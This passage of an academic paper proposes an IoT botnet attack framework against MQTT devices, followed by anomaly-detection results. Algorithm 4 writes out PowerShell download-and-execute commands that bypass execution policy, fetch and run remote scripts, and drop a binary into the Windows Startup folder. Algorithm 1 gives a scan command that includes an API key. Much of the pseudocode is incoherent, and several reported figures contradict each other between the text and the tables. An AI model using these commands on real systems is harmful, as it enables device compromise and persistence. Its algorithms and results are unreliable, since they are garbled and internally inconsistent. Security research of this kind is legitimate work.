- By obtaining unwanted access to the session key/ID information, a legitimate session can be exploited (also known as cookie hijacking). In the procedure, the server creates a temporary remote cookie in the client's browser to authenticate the session when the user attempts to log into the web application. The remote server may now remember the client's login state thanks to this.

4. Proposed Attack Framework

Attackers perform active probes on systems and IoT devices connected to the Internet by using command-and-control servers (C&C). These systems scan to target vulnerabilities in specific communication protocols and send commands to compromise the devices, infected with malware.

In turn, the attackers gather data from IoT or control them to perform botnet attacks, as illustrated in Figure 7 above, and the step-by-step attack model and algorithms are presented below, in Figure 8.




Figure 7. Command and control server attacks.



Botmaster
#1 Mass Recon Vulnerability scan
#2 Deploy Stager & manipulate device logs
#3 Customize Payload, Settings, Configuration
#4 Deploy Payload on home devices
Attack Infrastructure
IP CAM
NAS
Home #1
ALEXA
Wireless
Home #2
Smart Controllers
Home #3
Bot Attacks
Corporate & Financial Infrastructures

Figure 8. Steps for attack framework.

#1 Recon Step

Initially scanning the IoT infrastructure to look for vulnerable devices and presents Algorithm 1 to check for device exploits and CVE options.

#2 Deploy Stager

Once the attacker can establish a backdoor into an IoT node, Algorithm 2a generates a script to deploy malicious numerical values as MQTT message instructions from the microcontroller for the IoT nodes; these are random number values generated as mean and standard-deviation values.

For alphabetic messages involving non-numeric values, Algorithm 2b presents the selection process that involves the use of multiple words as per the message size. The attacker selects those words that are opposite and nouns of those message words by using the natural language toolkit. This is performed because MQTT messages describe events and objects and each iteration produces an altered non-numeric word message.

Algorithm 1 Start

```
# **** Scan Infrastructure ****
$ nmap -sSU -p –A U:161,T:- –top-ports 1024 –script==iotvas.nse –script-args== iotvas.api_key=
'MP$08VKz!8rXwnR-Q*' 192.168.1.1-192.168.1.50
# **** Gather CVE from scanned port, service, and version to log file ****
# **** Perform Asset Identification ****
# **** Select Target IoT IP Address ****
# **** Report Vulnerability found ****
Display CVE if Score > 7.0

Input: 'x' content gathered from MQTT logs
Output: 'y' referred by the attacker

Random number = return (random-range (2 × (n−1) + 1, 2n−1)) → 'y'
■    var array = [n]
■    while (array-length < 100)
■    var r = random (n) × 100) + 1
■    if (array-index (r) = −1) array-push (r)
■    console log(array)
# **** Generate a random number between 0 and 100 ****
■    Random r = new.random (n)
■    int (low) = 0
■    int (high) = 100
■    int (result) = next int (high-low) + int (low)
# **** Check for CVE Score > 7.0 ****
■    while int(low) == false
■    do
■    score ← value (x, y, r)
■    y = y − r
```

Algorithm 2a Start

```
Input: 'E' → Numeric integers from MQTT message && 'G' → adjusted-weight
Output: 'F' → Malicious set of values
■    Mean (E) = Ē
■    Std_Deviation (E) = Ś
■    F ← Ǿ
■    for E(i) ϵ E do
■    F (i) ← rand ((Ē − (G * Ĕ). Ē + (G * Ś))
```

Algorithm 2b Start

```
Input: 'E' → non-numeric words from MQTT message && 'G' → adjusted-weight
Output: 'F' → Malicious set of values
■    Ꞵ = 0
# **** Convert to integer ****
■    ɇ = hash (G)
■    for F (i) ϵ E do
■    Ꞵ = Count(words) mod ɇ
■    F (i) = Opposite of (Ꞵth word) message E (i)
```

#3 Customize Payload

The attacker implements a natural language toolkit, which aggregates the messages into batches with padding and tokens. This helps differentiate the original and generated malicious messages, calculates the Accuracy of the new message, and then sends the malicious message to the IoT nodes, Algorithm 3.

Algorithm 3 Start

```
Input: 'E' → MQTT Messages && 'G' → adjusted-weight
Output: 'S' → Score-Accuracy (malicious message)
■   'F' = NLP (E)
■   'S' = NLP (F) → S
```

#4 Payload Download

Stager executes to pull the actual malicious payload libraries, scripts, and binaries that initiate SSH Bruteforce or Directory attacks on the targeted device with vulnerable MQTT protocols and compromised messages. Devices infected with the above binary now start acting as reverse proxy hosting the malware. These compromised devices report back to the C&C server as part of the botnet and get ready for launching future attacks, such as initiating DDoS or altering MQTT data messages against the IoT environments, Algorithm 4.

Algorithm 4 Start

```
# **** Input: HTTP Server with the new object as a web client to IoT node ****
powershell -exec bypass -c "(New-Obj Net.WebCli).Proxy.Cred=[Net.CredCache]::DefaultNetCred;iwr
('http://KaliServer/payload01.ps1') | iex"
# **** Download payload ****
(New-Obj.System.Net.WebCli).DownloadFile("http://192.168.10.12/PowerUp01.ps1",
"C:\Windows\Temp\PowerUp01.ps1")
# **** Initiate the binary Payload ****
Invoke-WebReq "http://192.168.10.12/BinPayload.exe" -OutFile
"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\BinPayload.exe"
```

The authors performed the IoT-attack detection while using the three home setups by capturing the network traffic using Wireshark. Four performance parameters are selected to determine the efficiency of the proposed model, namely Precision, Accuracy, F1-Score, and Recall, for the following calculations:

$$\text{Appropriately identified attack as Accuracy} = \frac{(\text{TP} + \text{TN})}{(\text{TP} + \text{FP} + \text{TN} + \text{FN})} \times 100 \tag{1}$$

$$\text{Correctly predicted attack flows as Precision} = \frac{(\text{TP})}{(\text{TP} + \text{FP})} \times 100 \tag{2}$$

$$\text{Ability to detect an actual attack occurred as Recall} = \frac{(\text{TP})}{(\text{TP} + \text{FN})} \times 100 \tag{3}$$

$$\text{Weighted mean of Precision and Recall as F1} - \text{Score} = \frac{2 \times (\text{Recall} * \text{Precision})}{(\text{Recall} + \text{Precision})} \times 100 \tag{4}$$

where TP = true positive, FP = false positive, TN = true negative, and FN = false negative.

DTLS Limitation

DTLS implementation ensures that massive volumes of data can be sent fast, without packet loss or reordering, and with improved security and privacy. Unreliability poses challenges for TLS in two key areas. Firstly, there are two inter-record dependencies that prevent the traffic encryption layer from allowing individual packets to be decrypted between records, namely there is a chain of cryptographic context and anti-replay, and message reordering protection is provided by a Message Authentication Code (MAC) that contains a sequence number, but the sequence numbers are implicit in the records. Because it depends on messages being consistently sent for these two reasons, the handshake layer is broken if messages are lost. Secondly, since DTLS depends on messages being consistently sent for the following two reasons, the handshake layer is broken if messages are lost. Then the handshake is a lockstep cryptographic handshake that mandates that messages be sent and received in a specific order, which creates an issue with potential message loss and reordering, and the handshake messages may be larger than any one datagram; in addition, fragmentation might be a concern [34,35].

5. Results Obtained and Discussions

This research evaluated the performance of the proposed IoT communication protocol attack framework (ICOM) by evaluating the range of anomalies and comparing them with maliciously generated log messages. These were chosen and classified as false negatives with and without the proposed framework, choosing anomaly detection models such as K-Nearest Neighbor, Multilayer Perceptron, Logistic Regression, Random Forest, and linear Support Vector Classifiers. Even though Multilayer Perceptron consumes more resources as compared to others and the Support Vector Classifiers and Random Forest models are suited for Intrusion Detection systems, thus not suitable for IoT, this research included all the models to validate the model performance, as presented in Table 8.

Table 8. Anomaly detection models to detect malicious messages.

Anomaly Detection Model	False Negatives	False Negatives with ICOM	Difference
K-Nearest Neighbor	68	43	20.00%
Multilayer Perceptron	45	35	8.00%
Logistic Regression	81	73	6.40%
Random Forest	96	84	9.60%
Support Vector Classifier	77	67	8.00%

This table also demonstrates that using the proposed ICOM framework improves the detection of malicious anomalies and messages. False negatives with and without ICOM present K-Nearest Neighbor to be faring well and most effective in the detection of anomalies, while the other models displayed a low detection of malicious messages. This research focused on misreporting and misdetections (series 1), also labeled as false negatives from the overall count of malicious messages, which comprised both false-negative and true-positives messages (series 2), as illustrated in Figure 9 with Gamma (in x-axis) and Accuracy (in y-axis).

The Accuracy and false negatives are illustrated in Figure 10 as a comparison with different models. The graph displays that the ideal Gamma γ (on x-axis) with low Accuracy and high false negatives (on y-axis) is high. Although every malicious message cannot be classified, the IoT devices having low computing resources as compared to the attacker still display higher Accuracy and false negatives on running the anomaly detection models.

The authors calculated the Precision, Accuracy, F1-Score, and Recall as the parameters for validating the IoT attack and detection model on three different setups, as summarized in Table 9, below. The three IoT setups were tested to detect scanning, DDoS, Botnet, and malware attacks from the network traffic dataset.

The performance of the proposed IoT framework for detecting the attack traffic by using the three setups and datasets is illustrated below. Figure 11 presents Home #1 parameters (in x-axis) and the results (in y-axis) in which the model involving IP Camera and NAS device traffic displayed 97.7% Accuracy, 96.54% Precision, 97.29% Recall, and 96.88% F1-Score. This demonstrated the model classified the Home #1 dataset consistently.




Figure 9. Effect of Gamma (γ) on Accuracy and false negatives.




Figure 10. Different models with Accuracy and false negatives.

Table 9. Summary of attack-traffic results.

IoT Infra	Dataset	Accuracy	Precision	Recall	F1-Score
Home #1	IoT-DDoS	97.99%	97.91%	98.18%	98.04%
	IoT-BotNet	96.95%	94.66%	94.94%	94.29%
	IoT-Malware	98.16%	97.04%	98.75%	97.88%
	Average Results	97.7%	96.54%	97.29%	96.74%
Home #2	IoT-DDoS	71.22%	97.67%	40.29%	57.51%
	IoT-BotNet	79.42%	64.01%	4.39%	7.27%
	IoT-Malware	69.78%	94.56%	17.18%	28.49%
	Average Results	73.47%	85.41%	20.62%	31.09%
Home #3	IoT-DDoS	72.75%	98.3%	45.88%	57.98%
	IoT-BotNet	48.75%	74.83%	6.48%	29.48%
	IoT-Malware	78.34%	57.13%	4.86%	12.59%
	Average Results	66.61%	76.75%	19.07%	33.35%




Figure 11. Home #1 dataset results.

Figure 12 presents the results for Home #2, the model involving Alexa and wireless-device traffic parameters (on *x*-axis); the results (on *y*-axis) displayed an average of 73.47% Accuracy, 85.41% Precision, 20.62% Recall, and 31.09% F1-Score.

Figure 13 presents the results for Home #3, the model involving smart controllers for air-conditioning and lights, and the device traffic parameters (on *x*-axis) and results (on *y*-axis) displayed a low average of 57.98% Accuracy, 29.48% Precision, 12.59% Recall, and 33.35% F1-Score.




Figure 12. Home #2 dataset results.




Figure 13. Home #3 dataset results.

6. Conclusions

This research compared different versions (1.2 and 1.3) for DTLS and TLS security protocols running in IoT devices and recommends upgrading the devices to the newer version with little or no overhead in terms of energy consumption, network traffic, memory footprint, and configuration code size, which are the parameters that are most essential to vendors when designing and developing the low-cost nodes and sensors. This research implemented an attack scenario, simulating attacks to compromise node and sensor data, and proposed a framework with algorithms that generates automated malicious commands, which conform to device protocol standards and bypass compromise detection. The authors implemented attacks on three different home setup simulations and referred to Accuracy of Detection, Ease of Precision, and Attack Recall, with the F1-Score as the detection parameter. The results obtained for the three Smart IoT home setups perform anomaly detection of temperature and humidity logs, and the messages used K-Nearest Neighbor, Multilayer Perceptron, Logistic Regression, Random Forest, and linear Support Vector Classifier, models. The attack results presented false-positive responses with and without the proposed framework and false-negative responses for different models. This research proposed a unique framework to secure device communications by detecting command-and-control servers that compromise the IoT applications and services by using security attributes. Other researchers can enhance this research and take it forward to ensure that IoT devices and smart cities are part of their new research.

Author Contributions: Conceptualization, A.B., K.K. and S.B.; methodology, A.B., K.K., S.B. and M.F.E.; software, A.B., K.K., S.B., M.F.E., M.I.M. and S.K.; validation, A.B., K.K., S.B. and S.B.; formal analysis, A.B. and S.B.; investigation. A.B., K.K. and S.B.; resources, M.F.E., M.I.M. and S.K.; data curation, S.B.; writing—original draft preparation, A.B., K.K., S.B., M.F.E., M.I.M. and S.K.; writing—review and editing, A.B., K.K. and S.B.; visualization, S.B., M.F.E., M.I.M. and S.K.; supervision, A.B. and S.B.; project administration, S.B., M.F.E., M.I.M. and S.K.; funding acquisition, M.F.E., M.I.M. and S.K. All authors have read and agreed to the published version of the manuscript.

Funding: This research was funded by Prince Sattam Bin Abdulaziz University, grant number IF-PSAU-2021/01/18921.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Acknowledgments: The authors extend their appreciation to the Deputyship for Research and Innovation, Ministry of Education, Saudi Arabia, for funding this research work through the project number (IF-PSAU-2021/01/18921).

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

B2C	business to consumer
BLE	Bluetooth
CoAP	constrained application protocol
DTLS	Datagram Transport Layer Security
IoT	Internet of Things
LoRA	Long Range is a non-cellular wireless protocol
MAC	Message Authentication Code
MPQ	advanced message queuing protocol
MQTT	Message Queuing Telemetry Transport protocol
SSL	Secure Socket Layer
TLS	Transport Layer Security

References

1. How Many IoT Devices Are There in 2021? [More than Ever!]. Available online: https://techjury.net/blog/how-many-iot-devices-are-there/ (accessed on 1 August 2021).
2. Connect Devices to IoT Platform over CoAP—Device Connection. Available online: https://partners-intl.aliyun.com/help/doc-detail/57697.htm (accessed on 1 September 2021).
3. All the Internet of Things—Episode Two: Protocols | Adafruit. Available online: https://learn.adafruit.com/alltheiot-protocols?view=all (accessed on 4 November 2021).
4. Bosch IoT Hub: Deprecation of AMQP Specific Message Header. Available online: https://bosch-iot-suite.com/news/bosch-iot-hub-deprecation-of-amqp-specific-message-header/ (accessed on 9 November 2021).
5. How to Deploy Cassia's Bluetooth (BLE) Gateways over Cellular. Available online: https://www.cassianetworks.com/blog/how-to-deploy-cassias-bluetooth-ble-gateways-over-cellular-networks-with-soracom/ (accessed on 15 October 2021).
6. Top 10 Vulnerabilities That Make IoT Devices Insecure | Venafi. Available online: https://www.venafi.com/blog/top-10-vulnerabilities-make-iot-devices-insecure (accessed on 10 September 2021).
7. IoT Attack. Available online: https://www.radware.com/security/ddos-knowledge-center/ddospedia/fraggle-attack/ (accessed on 4 August 2021).
